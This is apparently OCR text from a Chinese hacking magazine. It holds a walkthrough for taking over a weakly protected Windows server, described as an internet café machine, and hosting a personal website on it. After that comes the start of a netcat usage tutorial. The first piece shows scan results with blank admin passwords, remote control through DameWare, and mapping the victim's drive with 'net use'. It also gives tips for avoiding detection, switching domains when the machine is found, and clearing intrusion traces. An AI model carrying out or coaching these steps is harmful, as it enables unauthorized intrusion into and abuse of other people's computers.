正在检测"218.6.[redacted].43" ...
[218.6.[redacted].43]: 正在检测"开放端口" ...
[218.6.[redacted].43]: 端口80开放: HTTP, World Wide Web
[218.6.[redacted].43]: "开放端口"扫描完成, 发现 1.
[218.6.[redacted].43]: 正在检测"NT-Server弱口令" ...
[218.6.[redacted].43]: 发现 NT-Server弱口令: Administrator/[空口令]
[218.6.[redacted].43]: 发现 NT-Server弱口令: Guest/[空口令]
[218.6.[redacted].43]: 发现 NT-Server弱口令: sysadmin/[口令与用户名相同]

正在结束线程 ...

扫描全部完成
```

图 4

这时拿出DameWare远程控制软件，在“IP地址”中填入计算机的IP，并输入刚才扫描到的NT-SERVER管理员名和密码，如图5所示。

连接成功后，你会发现肉鸡的一举一动都在你的屏幕上显示出来了，如图6所示。原来这是一台网吧服务器，正好，我们找的就是这种既能长时间在线，又提供HTTP服务的肉鸡。




图 5




图 6




图 7

接下来我们进行第二步操作，通过远程控制软件设置肉鸡上的HTTP服务（因为

现在的时间正是网吧的营业时间，所以只有在我的计算机上进行演示了)。在“开始”菜单→“程序”→“管理工具”→“计算机管理”中选择默认WEB站点，编辑其属性，如图7所示。

首先选择“主目录”，如图8所示，这时你可以看到“此计算机上的目录”、“另一计算机上的共享位置”和“重定向到URL”三个选项。为了方便，我在这里选择的是“此计算机上的目录”，如果读者还有其它肉鸡的话，还可以选择后两种，这样安全性会更好一点，这里就不多说。




图8

接着再在本地路径中输入你存放主页的目录，这里我们使用D：\winnt\system32\love（这就是WEB的主目录）。因为这个LOVE目录还没有建立，现在我们还应该用net use x：\\肉鸡IP\d$ "" /user:administrator命令把肉鸡的D盘映射成为我的X盘，然后在我的X：\winnt\system32目录下用MD LOVE命令建立LOVE这个目录。这样存放主页的主目录就设置好了，你只需要把你做好的主页复制到你的X:\winnt\system32\love这个目录下就行了（直接用XCOPY命令成批复制文件比用FTP一个一个上传文件要方便许多)，然后再在IE浏览器中输入http：\\肉鸡的IP\你的网页名称，就能看到你做的主页了，如图9所示。




图9

因为你所做的网页应该有一个默认的主页，所以你还应该在Internet信息服务中进行设置。重复第二步的操作，在“开始”菜单→“程序”→“管理工具”→“计算机管理”中选择默认WEB站点，编辑其属性，选择文档，把启用默认文档里的几个文档删除，增加你默认启动的文档，这里是love．html，如图10所示。设置好以后，这样只需输入肉鸡的IP就能看到你默认启动的主页了。




图10

这是在肉鸡上做的主页，为了避免很快被发现，还应该在刚才设置的属性里选择“目录安全性”→“编辑IP地址及域名限制”这一项，选择“授权访问”，添加“例外”的IP地址，“127.0.0.1”和“肉鸡的IP地址”两项，如图11所示。这时肉鸡自己就不能访问你做的网页了，增加了一定的安全性。

上面的一切都做好之后，你还应该申请一个免费的域名，这样做的好处有两点。第一，因为域名比肉鸡的IP更容易让人们记住；第二，因为主页是建在肉鸡上的，即使这个肉鸡被发现了，你只需要把域名所指向的IP地址改变一下就行了。而不用更改你的主页名。这种提供免费域名的网站很多，我用的就是http://my.126.com/modify-new.htm的。

这时还有一件最重要的事没有做，那就是清除入侵痕迹，这里就不多说了。





图11

通过上面的介绍，我想大多数渴望能有免费空间的读者都能够找到自己的免费空间了，肉鸡上不但能做代理，做主页，而且还能提供论坛，邮箱等许多服务，有兴趣的读者可以自己研究。也可在http://www.cnlongker.com论坛上跟我（聊神）交流。

LOOK 注意 这里还要补充一点，因为是在肉鸡上建立的，所以稳定性就不太好了，资料随时都有可能被删除的，一定要有备份才行。有条件的读者最好还是申请那种收费空间。

以上内容仅供学习交流，非法使用后果自负。



如果说，你还不知道什么是NC的话，HOHO！那你就太逊了！不过没关系，今天我就带大家来领教一下元老级的黑软工具——NC，为大家介绍一下NC在Windows下的常见用法，希望通过几个常用的简单使用方法，大家能对NC有一定的了解。

（注：完成以下命令的充分必要条件：笔者使用的是大小为58K的NC，而且是for windows版的。所以，如果想使用下面这些命令的话，就去找一个58K的、没有被编译过的NC来吧！光盘中有收录）

1. nc1

nc –l –p port

nc –l –p port > e:\\log.dat

nc –l –v –p port

以上三种用法都是NC的本地端口监听，只不过根据添加的参数不同而意义有所不同。接下来，我们针对三种方式进行介绍（这里我们以监听端口80为例）：

参数解释：

–l：监听端口，监听入站的信息（即，进入本地机的信息）

–p：后跟本地端口号

–v：显示端口的信息，如果使用–vv的话，则会显示端口更详细的信息

nc –l –p 80

这个很简单，就是监听端口80，此时，如果机器上运行了这个命令，端口80被认为是开放，可以欺骗过很多扫描器。

nc –l –p 80 > e:\\log.dat

这个命令和上面一样，针对端口80的监听模式，但后面的部分“> e:\\log.dat”，我想会DOS命令的朋友应该不陌生吧！这个命令是将本地端口80上的一些入站动作记录成日志，例如，我在本机上运行这个命令（图1）：

nc –l –p 80 >> e:\\log.dat




图 1

然后，从远程机上（其IP地址为192.168.0.2）用IE来访问本机。

这时，当远程机成功访问到本机的web的时，会发现使用nc命令来监听的端口80已经不再处于监听状态（图2）。

这时候，我们就可以到E盘下去找那个log.dat文件了，找到后，用记事本或其他编辑器来打开它，会发现里面记录了很多东西（图3）。

